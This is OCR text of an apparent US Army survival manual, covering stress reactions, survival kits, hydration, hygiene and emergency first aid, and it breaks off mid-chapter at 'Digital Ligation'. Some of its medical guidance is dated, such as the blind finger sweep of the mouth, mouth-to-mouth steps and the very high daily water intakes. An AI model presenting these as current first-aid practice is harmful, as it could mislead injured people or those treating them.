Man has been able to survive many shifts in his environment throughout the centuries. His ability to adapt physically and mentally to a changing world kept him alive while other species around him gradually died off. The same survival mechanisms that kept our forefathers alive can help keep us alive as well! However, these survival mechanisms that can help us can also work against us if we don't understand and anticipate their presence.

It is not surprising that the average person will have some psychological reactions in a survival situation. We will now examine some of the major internal reactions you and anyone with you might experience with the survival stressors addressed in the earlier paragraphs. Let's begin.

Fear

Fear is our emotional response to dangerous circumstances that we believe have the potential to cause death, injury, or illness. This harm is not just limited to physical damage; the threat to one's emotional and mental well-being can generate fear as well. For the soldier trying to survive, fear can have a positive function if it encourages him to be cautious in situations where recklessness could result in injury. Unfortunately, fear can also immobilize a person. It can cause him to become so frightened that he fails to perform activities essential for survival. Most soldiers will have some degree of fear when placed in unfamiliar surroundings under adverse conditions. There is no shame in this! Each soldier must train himself not to be overcome by his fears. Ideally, through realistic training, we can acquire the knowledge and skills needed to increase our confidence and thereby manage our fears.

Anxiety

Associated with fear is anxiety. Because it is natural for us to be afraid, it is also natural for us to experience anxiety. Anxiety can be an uneasy, apprehensive feeling we get when faced with dangerous situations (physical, mental, and emotional). When used in a healthy way, anxiety urges us to act to end,

or at least master, the dangers that threaten our existence. If we were never anxious, there would be little motivation to make changes in our lives. The soldier in a survival setting reduces his anxiety by performing those tasks that will ensure his coming through the ordeal alive. As he reduces his anxiety, the soldier is also bringing under control the source of that anxiety--his fears. In this form, anxiety is good; however, anxiety can also have a devastating impact. Anxiety can overwhelm a soldier to the point where he becomes easily confused and has difficulty thinking. Once this happens, it becomes more and more difficult for him to make good judgments and sound decisions. To survive, the soldier must learn techniques to calm his anxieties and keep them in the range where they help, not hurt.

Anger and Frustration

Frustration arises when a person is continually thwarted in his attempts to reach a goal. The goal of survival is to stay alive until you can reach help or until help can reach you. To achieve this goal, the soldier must complete some tasks with minimal resources. It is inevitable, in trying to do these tasks, that something will go wrong; that something will happen beyond the soldier's control; and that with one's life at stake, every mistake is magnified in terms of its importance. Thus, sooner or later, soldiers will have to cope with frustration when a few of their plans run into trouble. One outgrowth of this frustration is anger. There are many events in a survival situation that can frustrate or anger a soldier. Getting lost, damaged or forgotten equipment, the weather, inhospitable terrain, enemy patrols, and physical limitations are just a few sources of frustration and anger. Frustration and anger encourage impulsive reactions, irrational behavior, poorly thought-out decisions, and, in some insta nces, an "I quit" attitude (people sometimes avoid doing something they can't master). If the soldier can harness and properly channel the emotional intensity associated with anger and frustration, he can productively act as he answers the challenges of survival. If the soldier does not properly focus his angry feelings, he can waste much energy in activities that do little to further either his chances of survival or the chances of those around him.

Depression

It would be a rare person indeed who would not get sad, at least momentarily, when faced with the privations of survival. As this sadness deepens, we label the feeling "depression." Depression is closely linked with frustration and anger. The frustrated person becomes more and more angry as he fails to reach his goals. If the anger does not help the person to succeed, then the frustration level goes even higher. A destructive cycle between anger and frustration continues until the person becomes worn down-physically, emotionally, and mentally. When a person reaches this point, he starts to give up, and his focus shifts from "What can I do" to "There is nothing I can do." Depression is an expression of this hopeless, helpless feeling. There is nothing wrong with being sad as you temporarily think about your loved ones and remember what life is like back in "civilization" or "the world." Such thoughts, in fact, can give you the desire to try harder and live one more day. On the other hand, if you allow yours elf to sink into a depressed state, then it can sap all your energy and, more important, your will to survive. It is imperative that each soldier resist succumbing to depression.

Loneliness and Boredom

Man is a social animal. This means we, as human beings, enjoy the company of others. Very few people want to be alone *all the time!* As you are aware, there is a distinct chance of isolation in a survival setting. This is not bad. Loneliness and boredom can bring to the surface qualities you thought only others had. The extent of your imagination and creativity may surprise you. When required to do so, you may discover some hidden talents and abilities. Most of all, you may tap into a reservoir of inner strength and fortitude you never knew you had. Conversely, loneliness and boredom can be another source of depression. As a soldier surviving alone, or with others, you must find ways to keep your mind productively occupied. Additionally, you must develop a degree of self-sufficiency. You must have faith in your capability to "go it alone."

Guilt

The circumstances leading to your being in a survival setting are sometimes dramatic and tragic. It may be the result of an accident or military mission where there was a loss of life. Perhaps you were the only, or one of a few, survivors. While naturally relieved to be alive, you simultaneously may be mourning the deaths of others who were less fortunate. It is not uncommon for survivors to feel guilty about being spared from death while others were not. This feeling, when used in a positive way, has encouraged people to try harder to survive with the belief they were allowed to live for some greater purpose in life. Sometimes, survivors tried to stay alive so that they could carry on the work of those killed. Whatever reason you give yourself, do not let guilt feelings prevent you from living. The living who abandon their chance to survive accomplish nothing. Such an act would be the greatest tragedy.

PREPARING YOURSELF

Your mission as a soldier in a survival situation is to stay alive. As you can see, you are going to experience an assortment of thoughts and emotions. These can work for you, or they can work to your downfall. Fear, anxiety, anger, frustration, guilt, depression, and loneliness are all possible reactions to the many stresses common to survival. These reactions, when controlled in a healthy way, help to increase a soldier's likelihood of surviving. They prompt the soldier to pay more attention in training, to fight back when scared, to take actions that ensure sustenance and security, to keep faith with his fellow soldiers, and to strive against large odds. When the survivor cannot control these reactions in a healthy way, they can bring him to a standstill. Instead of rallying his internal resources, the soldier listens to his internal fears. This soldier experiences psychological defeat long before he physically succumbs. Remember, survival is natural to everyone; being unexpectedly thrust into the life and death struggle of survival is not. Don't be afraid of your "natural reactions to this unnatural situation." Prepare yourself to rule over these reactions so they serve your ultimate interest--staying alive with the honor and dignity associated with being an American soldier.

It involves preparation to ensure that your reactions in a survival setting are productive, not destructive. The challenge of survival has produced countless examples of heroism, courage, and self-sacrifice. These are the qualities it can bring out in you if you have prepared yourself. Below are a few tips to help prepare yourself psychologically for survival. Through studying this manual and attending survival training you can develop the *survival attitude.*

Know Yourself

Through training, family, and friends take the time to discover who you are on the inside. Strengthen your stronger qualities and develop the areas that you know are necessary to survive.

Anticipate Fears

Don't pretend that you will have no fears. Begin thinking about what would frighten you the most if forced to survive alone. Train in those areas of concern to you. The goal is not to eliminate the fear, but to build confidence in your ability to function despite your fears.

Be Realistic

Don't be afraid to make an honest appraisal of situations. See circumstances as they are, not as you want them to be. Keep your hopes and expectations within the estimate of the situation. When you go into a survival setting with unrealistic expectations, you may be laying the groundwork for bitter disappointment. Follow the adage, "Hope for the best, prepare for the worst." It is much easier to adjust to pleasant surprises about one's unexpected good fortunes than to be upset by one's unexpected harsh circumstances.

Adopt a Positive Attitude

Learn to see the potential good in everything. Looking for the good not only boosts morale, it also is excellent for exercising your imagination and creativity.

Remind Yourself What Is at Stake

Remember, failure to prepare yourself psychologically to cope with survival leads to reactions such as depression, carelessness, inattention, loss of confidence, poor decision-making, and giving up before the body gives in. At stake is your life and the lives of others who are depending on you to do your share.


Train

Through military training and life experiences, begin today to prepare yourself to cope with the rigors of survival. Demonstrating your skills in training will give you the confidence to call upon them should the need arise. Remember, the more realistic the training, the less overwhelming an actual survival setting will be.

Learn Stress Management Techniques

People under stress have a potential to panic if they are not well-trained and not prepared psychologically to face whatever the circumstances may be. While we often cannot control the survival circumstances in which we find ourselves, it is within our ability to control our response to those circumstances. Learning stress management techniques can enhance significantly your capability to remain calm and focused as you work to keep yourself and others alive. A few good techniques to develop include relaxation skills, time management skills, assertiveness skills, and cognitive restructuring skills (the ability to control how you view a situation).
Remember, "the will to survive" can also be considered to be "the refusal to give up."

CHAPTER 3 - SURVIVAL PLANNING AND SURVIVAL KITS



Survival planning is nothing more than realizing something could happen that would put you in a survival situation and, with that in mind, taking steps to increase your chances of survival. Thus, survival planning means preparation. Preparation means having survival items and knowing how to use them People who live in snow regions prepare their vehicles for poor road conditions. They put snow tires on their vehicles, add extra weight in the back for traction, and they carry a shovel, salt, and a blanket. Another example of preparation is finding the emergency exits on an aircraft when you board it for a flight. Preparation could also mean knowing your intended route of travel and familiarizing yourself with the area. Finally, emergency planning is essential.

IMPORTANCE OF PLANNING

Detailed prior planning is essential in potential survival situations. Including survival considerations in mission planning will enhance your chances of survival if an emergency occurs. For example, if your job re-quires that you work in a small, enclosed area that limits what you can carry on your person, plan where you can put your rucksack or your load-bearing equipment. Put it where it will not prevent you from getting out of the area quickly, yet where it is readily accessible.

One important aspect of prior planning is preventive medicine. Ensuring that you have no dental problems and that your immunizations are current will help you avoid potential dental or health problems. A dental problem in a survival situation will reduce your ability to cope with other problems that you face. Failure to keep your shots current may mean your body is not immune to diseases that are prevalent in the area.

Preparing and carrying a survival kit is as important as the considerations mentioned above. All Army aircraft normally have survival kits on board for the type area(s) over which they will fly. There are kits for over-water survival, for hot climate survival, and an aviator survival vest (see Appendix A for a description of these survival kits and their contents). If you are not an aviator, you will probably not have access to the survival vests or survival kits. However, if you know what these kits contain, it will help you to plan and to prepare your own survival kit.

Even the smallest survival kit, if properly prepared, is invaluable when faced with a survival problem. Before making your survival kit, however, consider your unit's mission, the operational environment, and the equipment and vehicles assigned to your unit.

SURVIVAL KITS

The environment is the key to the types of items you will need in your survival kit. How much equipment you put in your kit depends on how you will carry the kit. A kit carried on your body will have to be smaller than one carried in a vehicle. Always layer your survival kit, keeping the most important items on your body. For example, your map and compass should always be on your body. Carry less important items on your load-bearing equipment. Place bulky items in the rucksack.

In preparing your survival kit, select items you can use for more than one purpose. If you have two items that will serve the same function, pick the one you can use for another function. Do not duplicate items, as this increases your kit's size and weight.

Your survival kit need not be elaborate. You need only functional items that will meet your needs and a case to hold the items. For the case, you might want to use a Band-Aid box, a first aid case, an ammunition pouch, or another suitable case. This case should be--

- Water repellent or waterproof.
- Easy to carry or attach to your body.
- Suitable to accept varisized components.
- Durable.

In your survival kit, you should have--


- First aid items.
- Water purification tablets or drops.
- Fire starting equipment.
- Signaling items.
- Food procurement items.
- Shelter items.

Some examples of these items are--

- Lighter, metal match, waterproof matches.
- Snare wire.
- Signaling mirror.
- Wrist compass.
- Fish and snare line.
- Fishhooks.
- Candle.
- Small hand lens.
- Oxytetracycline tablets (diarrhea or infection).
- Water purification tablets.
- Solar blanket.
- Surgical blades.
- Butterfly sutures.
- Condoms for water storage.
- Chap Stick.
- Needle and thread.
- Knife.

Include a weapon only if the situation so dictates. Read about and practice the survival techniques in this manual. Consider your unit's mission and the environment in which your unit will operate. Then prepare your survival kit.

CHAPTER 4 - BASIC SURVIVAL MEDICINE



Foremost among the many problems that can compromise a survivor's ability to return to safety are medical problems resulting from parachute descent and landing, extreme climates, ground combat, evasion, and illnesses contracted in captivity.

Many evaders and survivors have reported difficulty in treating injuries and illness due to the lack of training and medical supplies. For some, this led to capture or surrender.

Survivors have related feeling of apathy and helplessness because they could not treat themselves in this environment. The ability to treat themselves increased their morale and cohesion and aided in their survival and eventual return to friendly forces.

One man with a fair amount of basic medical knowledge can make a difference in the lives of many. Without qualified medical personnel available, it is you who must know what to do to stay alive.

REQUIREMENTS FOR MAINTENANCE OF HEALTH

To survive, you need water and food. You must also have and apply high personal hygiene standards.

Water

Your body loses water through normal body processes (sweating, urinating, and defecating). During average daily exertion when the atmospheric temperature is 20 degrees Celsius (C) (68 degrees Fahrenheit), the average adult loses and therefore requires 2 to 3 liters of water daily. Other factors, such as heat exposure, cold exposure, intense activity, high altitude, burns, or illness, can cause your body to lose more water. You must replace this water.
Dehydration results from inadequate replacement of lost body fluids. It decreases your efficiency and, if injured, increases your susceptibility to severe shock. Consider the following results of body fluid loss:

- A 5 percent loss of body fluids results in thirst, irritability, nausea, and weakness.
- A 10 percent loss results in dizziness, headache, inability to walk, and a tingling sensation in the limbs.
- A 15 percent loss results in dim vision, painful urination, swollen tongue, deafness, and a numb feeling in the skin.
- A loss greater than 15 percent of body fluids may result in death.

The most common signs and symptoms of dehydration are--

- Dark urine with a very strong odor.

- Low urine output.
- Dark, sunken eyes.
- Fatigue.
- Emotional instability.
- Loss of skin elasticity.
- Delayed capillary refill in fingernail beds.
- Trench line down center of tongue.
- Thirst. Last on the list because you are already 2 percent dehydrated by the time you crave fluids.

You replace the water as you lose it. Trying to make up a deficit is difficult in a survival situation, and thirst is not a sign of how much water you need.
Most people cannot comfortably drink more than 1 liter of water at a time. So, even when not thirsty, drink small amounts of water at regular intervals each hour to prevent dehydration.
If you are under physical and mental stress or subject to severe conditions, increase your water intake. Drink enough liquids to maintain a urine output of at least 0.5 liter every 24 hours.
In any situation where food intake is low, drink 6 to 8 liters of water per day. In an extreme climate, especially an arid one, the average person can lose 2.5 to 3.5 liters of water *per hour.* In this type of climate, you should drink 14 to 30 liters of water per day.
With the loss of water there is also a loss of electrolytes (body salts). The average diet can usually keep up with these losses but in an extreme situation or illness, additional sources need to be provided. A mixture of 0.25 teaspoon of salt to 1 liter of water will provide a concentration that the body tissues can readily absorb.
Of all the physical problems encountered in a survival situation, the loss of water is the most preventable. The following are basic guidelines for the prevention of dehydration:

- *Always drink water when eating.* Water is used and consumed as a part of the digestion process and can lead to dehydration.
- *Acclimatize.* The body performs more efficiently in extreme conditions when acclimatized.
- *Conserve sweat not water.* Limit sweat-producing activities but drink water.
- *Ration water.* Until you find a suitable source, ration your water sensibly. A daily intake of 500 cubic centimeter (0.5 liter) of a sugar-water mixture (2 teaspoons per liter) will suffice to prevent severe dehydration for at least a week, provided you keep water losses to a minimum by limiting activity and heat gain or loss.

You can estimate fluid loss by several means. A standard field dressing holds about 0.25 liter (one-fourth canteen) of blood. A soaked T-shirt holds 0.5 to 0.75 liter.
You can also use the pulse and breathing rate to estimate fluid loss. Use the following as a guide:

- With a 0.75 liter loss the wrist pulse rate will be under 100 beats per minute and the breathing rate 12 to 20 breaths per minute.
- With a 0.75 to 1.5 liter loss the pulse rate will be 100 to 120 beats per minute and 20 to 30 breaths per minute.
- With a 1.5 to 2 liter loss the pulse rate will be 120 to 140 beats per minute and 30 to 40 breaths per minute. Vital signs above these rates require more advanced care.

Food

Although you can live several weeks without food, you need an adequate amount to stay healthy. Without food your mental and physical capabilities will deteriorate rapidly, and you will become weak. Food replenishes the substances that your body burns and provides energy. It provides vitamins, minerals, salts, and other elements essential to good health. Possibly more important, it helps morale. The two basic sources of food are plants and animals (including fish). In varying degrees both provide the calories, carbohydrates, fats, and proteins needed for normal daily body functions.

Calories are a measure of heat and potential energy. The average person needs 2,000 calories per day to function at a minimum level. An adequate amount of carbohydrates, fats, and proteins without an adequate caloric intake will lead to starvation and cannibalism of the body's own tissue for energy.

Plant Foods

These foods provide carbohydrates--the main source of energy. Many plants provide enough protein to keep the body at normal efficiency. Although plants may not provide a balanced diet, they will sustain you even in the arctic, where meat's heat-producing qualities are normally essential. Many plant foods such as nuts and seeds will give you enough protein and oils for normal efficiency. Roots, green vegetables, and plant food containing natural sugar will provide calories and carbohydrates that give the body natural energy.
The food value of plants becomes more and more important if you are eluding the enemy or if you are in an area where wildlife is scarce. For instance--

- You can dry plants by wind, air, sun, or fire. This retards spoilage so that you can store or carry the plant food with you to use when needed.
- You can obtain plants more easily and more quietly than meat. This is extremely important when the enemy is near.

Animal Foods

Meat is more nourishing than plant food. In fact, it may even be more readily available in some places. However, to get meat, you need to know the habits of, and how to capture, the various wildlife.
To satisfy your immediate food needs, first seek the more abundant and more easily obtained wildlife, such as insects, crustaceans, mollusks, fish, and reptiles. These can satisfy your immediate hunger while you are preparing traps and snares for larger game.

Personal Hygiene

In any situation, cleanliness is an important factor in preventing infection and disease. It becomes even more important in a survival situation. Poor hygiene can reduce your chances of survival.
A daily shower with hot water and soap is ideal, but you can stay clean without this luxury. Use a cloth and soapy water to wash yourself. Pay special attention to the feet, armpits, crotch, hands, and hair as these are prime areas for infestation and infection. If water is scarce, take an "air" bath. Remove as much of your clothing as practical and expose your body to the sun and air for at least 1 hour. Be careful not to sunburn.
If you don't have soap, use ashes or sand, or make soap from animal fat and wood ashes, if your situation allows. To make soap--

- Extract grease from animal fat by cutting the fat into small pieces and cooking them in a pot.
- Add enough water to the pot to keep the fat from sticking as it cooks.
- Cook the fat slowly, stirring frequently.
- After the fat is rendered, pour the grease into a container to harden.
- Place ashes in a container with a spout near the bottom.
- Pour water over the ashes and collect the liquid that drips out of the spout in a separate container. This liquid is the potash or lye. Another way to get the lye is to pour the slurry (the mixture of ashes and water) through a straining cloth.
- In a cooking pot, mix two parts grease to one part potash.
- Place this mixture over a fire and boil it until it thickens.

After the mixture--the soap--cools, you can use it in the semiliquid state directly from the pot. You can also pour it into a pan, allow it to harden, and cut it into bars for later use.

Keep Your Hands Clean

Germs on your hands can infect food and wounds. Wash your hands after handling any material that is likely to carry germs, after visiting the latrine, after caring for the sick, and before handling any food, food utensils, or drinking water. Keep your fingernails closely trimmed and clean, and keep your fingers out of your mouth.

Keep Your Hair Clean

Your hair can become a haven for bacteria or fleas, lice, and other parasites. Keeping your hair clean, combed, and trimmed helps you avoid this danger.

Keep Your Clothing Clean

Keep your clothing and bedding as clean as possible to reduce the chance of skin infection as well as to decrease the danger of parasitic infestation. Clean your outer clothing whenever it becomes soiled. Wear clean underclothing and socks each day. If water is scarce, "air" clean your clothing by shaking, airing, and sunning it for 2 hours. If you are using a sleeping bag, turn it inside out after each use, fluff it, and air it.

Keep Your Teeth Clean

Thoroughly clean your mouth and teeth with a toothbrush at least once each day. If you don't have a toothbrush, make a chewing stick. Find a twig about 20 centimeters long and 1 centimeter wide. Chew one end of the stick to separate the fibers. Now brush your teeth thoroughly. Another way is to wrap a clean strip of cloth around your fingers and rub your teeth with it to wipe away food particles. You can also brush your teeth with small amounts of sand, baking soda, salt, or soap. Then rinse your mouth with water, salt water, or willow bark tea. Also, flossing your teeth with string or fiber helps oral hygiene.
If you have cavities, you can make temporary fillings by placing candle wax, tobacco, aspirin, hot pepper, tooth paste or powder, or portions of a ginger root into the cavity. Make sure you clean the cavity by rinsing or picking the particles out of the cavity before placing a filling in the cavity.

Take Care of Your Feet

To prevent serious foot problems, break in your shoes before wearing them on any mission. Wash and massage your feet daily. Trim your toenails straight across. Wear an insole and the proper size of dry socks. Powder and check your feet daily for blisters.
If you get a small blister, do not open it. An intact blister is safe from infection. Apply a padding material around the blister to relieve pressure and reduce friction. If the blister bursts, treat it as an open wound. Clean and dress it daily and pad around it. Leave large blisters intact. To avoid having the blister burst or tear under pressure and cause a painful and open sore, do the following:

- Obtain a sewing-type needle and a clean or sterilized thread.
- Run the needle and thread through the blister after cleaning the blister.
- Detach the needle and leave both ends of the thread hanging out of the blister. The thread will absorb the liquid inside. This reduces the size of the hole and ensures that the hole does not close up.
- Pad around the blister.

Get Sufficient Rest

You need a certain amount of rest to keep going. Plan for regular rest periods of at least 10 minutes per hour during your daily activities. Learn to make yourself comfortable under less than ideal conditions. A change from mental to physical activity or vice versa can be refreshing when time or situation does not permit total relaxation.

Keep Camp Site Clean

Do not soil the ground in the camp site area with urine or feces. Use latrines, if available. When latrines are not available, dig "cat holes" and cover the waste. Collect drinking water upstream from the camp site. Purify all water.

MEDICAL EMERGENCIES

Medical problems and emergencies you may be faced with include breathing problems, severe bleeding, and shock.

Breathing Problems

Any one of the following can cause airway obstruction, resulting in stopped breathing:

- Foreign matter in mouth of throat that obstructs the opening to the trachea.
- Face or neck injuries.
- Inflammation and swelling of mouth and throat caused by inhaling smoke, flames, and irritating vapors or by an allergic reaction.
- "Kink" in the throat (caused by the neck bent forward so that the chin rests upon the chest) may block the passage of air.
- Tongue blocks passage of air to the lungs upon unconsciousness. When an individual is unconscious, the muscles of the lower jaw and tongue relax as the neck drops forward, causing the lower jaw to sag and the tongue to drop back and block the passage of air.

Severe Bleeding

Severe bleeding from any major blood vessel in the body is extremely dangerous. The loss of 1 liter of blood will produce moderate symptoms of shock. The loss of 2 liters will produce a severe state of shock that places the body in extreme danger. The loss of 3 liters is usually fatal.

Shock

Shock (acute stress reaction) is not a disease in itself. It is a clinical condition characterized by symptoms that arise when cardiac output is insufficient to fill the arteries with blood under enough pressure to provide an adequate blood supply to the organs and tissues.

LIFESAVING STEPS

Control panic, both your own and the victim's. Reassure him and try to keep him quiet.
Perform a rapid physical exam. Look for the cause of the injury and follow the ABCs of first aid, starting with the airway and breathing, but be discerning. A person may die from arterial bleeding more quickly than from an airway obstruction in some cases.

Open Airway and Maintain

You can open an airway and maintain it by using the following steps.
Step 1. Check if the victim has a partial or complete airway obstruction. If he can cough or speak, allow him to clear the obstruction naturally. Stand by, reassure the victim, and be ready to clear his airway and

perform mouth-to-mouth resuscitation should he become unconscious. If his airway is completely obstructed, administer abdominal thrusts until the obstruction is cleared.
Step 2. Using a finger, quickly sweep the victim's mouth clear of any foreign objects, broken teeth, dentures, sand.
Step 3. Using the jaw thrust method, grasp the angles of the victim's lower jaw and lift with both hands, one on each side, moving the jaw forward. For stability, rest your elbows on the surface on which the victim is lying. If his lips are closed, gently open the lower lip with your thumb (Figure 4-1).




Figure 4-1. Jaw thrust method.

Step 4. With the victim's airway open, pinch his nose closed with your thumb and forefinger and blow two complete breaths into his lungs. Allow the lungs to deflate after the second inflation and perform the following:

- *Look* for his chest to rise and fall.
- *Listen* for escaping air during exhalation.
- *Feel* for flow of air on your cheek.

Step 5. If the forced breaths do not stimulate spontaneous breathing, maintain the victim's breathing by performing mouth-to-mouth resuscitation.
Step 6. There is danger of the victim vomiting during mouth-to-mouth resuscitation. Check the victim's mouth periodically for vomit and clear as needed.

> *Note: Cardiopulmonary resuscitation (CPR) may be necessary after cleaning the airway, but only after major bleeding is under control. See FM 21-20, the American Heart Association manual, the Red Cross manual, or most other first aid books for detailed instructions on CPR.*

Control Bleeding

In a survival situation, you must control serious bleeding immediately because replacement fluids normally are not available and the victim can die within a matter of minutes. External bleeding falls into the following classifications (according to its source):

- *Arterial.* Blood vessels called arteries carry blood away from the heart and through the body. A cut artery issues *bright red* blood from the wound in *distinct spurts* or pulses that correspond to the rhythm of the heartbeat. Because the blood in the arteries is under high pressure, an individual can lose a large volume of blood in a short period when damage to an artery of significant size occurs. Therefore, arterial bleeding is the most serious type of bleeding. If not controlled promptly, it can be fatal.

- *Venous*. Venous blood is blood that is returning to the heart through blood vessels called veins. A steady flow of *dark red, maroon, or bluish blood* characterizes bleeding from a vein. You can usually control venous bleeding more easily than arterial bleeding.
- *Capillary.* The capillaries are the extremely small vessels that connect the arteries with the veins. Capillary bleeding most commonly occurs in minor cuts and scrapes. This type of bleeding is not difficult to control.

You can control external bleeding by direct pressure, indirect (pressure points) pressure, elevation, digital ligation, or tourniquet.

Direct Pressure

The most effective way to control external bleeding is by applying pressure directly over the wound. This pressure must not only be firm enough to stop the bleeding, but it must also be maintained long enough to "seal off" the damaged surface.
If bleeding continues after having applied direct pressure for 30 minutes, apply a pressure dressing. This dressing consists of a thick dressing of gauze or other suitable material applied directly over the wound and held in place with a tightly wrapped bandage (Figure 4-2). It should be tighter than an ordinary compression bandage but not so tight that it impairs circulation to the rest of the limb. Once you apply the dressing, *do not remove it,* even when the dressing becomes blood soaked.




Figure 4-2. Application of a pressure dressing.

Leave the pressure dressing in place for 1 or 2 days, after which you can remove and replace it with a smaller dressing.
In the long-term survival environment, make fresh, daily dressing changes and inspect for signs of infection.

Elevation

Raising an injured extremity as high as possible above the heart's level slows blood loss by aiding the return of blood to the heart and lowering the blood pressure at the wound. However, elevation alone will not control bleeding entirely; you must also apply direct pressure over the wound. When treating a snakebite, however, keep the extremity lower than the heart.

Pressure Points

A pressure point is a location where the main artery to the wound lies near the surface of the skin or where the artery passes directly over a bony prominence (Figure 4-3). You can use digital pressure on a pressure point to slow arterial bleeding until the application of a pressure dressing. Pressure point control is not as effective for controlling bleeding as direct pressure exerted on the wound. It is rare when a single major compressible artery supplies a damaged vessel.




Figure 4-3. Pressure points.

If you cannot remember the exact location of the pressure points, follow this rule: Apply pressure at the end of the joint just above the injured area. On hands, feet, and head, this will be the wrist, ankle, and neck, respectively.

WARNING
Use caution when applying pressure to the neck. Too much pressure for too long may cause unconsciousness or death. Never place a tourniquet around the neck.

Maintain pressure points by placing a round stick in the joint, bending the joint over the stick, and then keeping it tightly bent by lashing. By using this method to maintain pressure, it frees your hands to work in other areas.

Digital Ligation

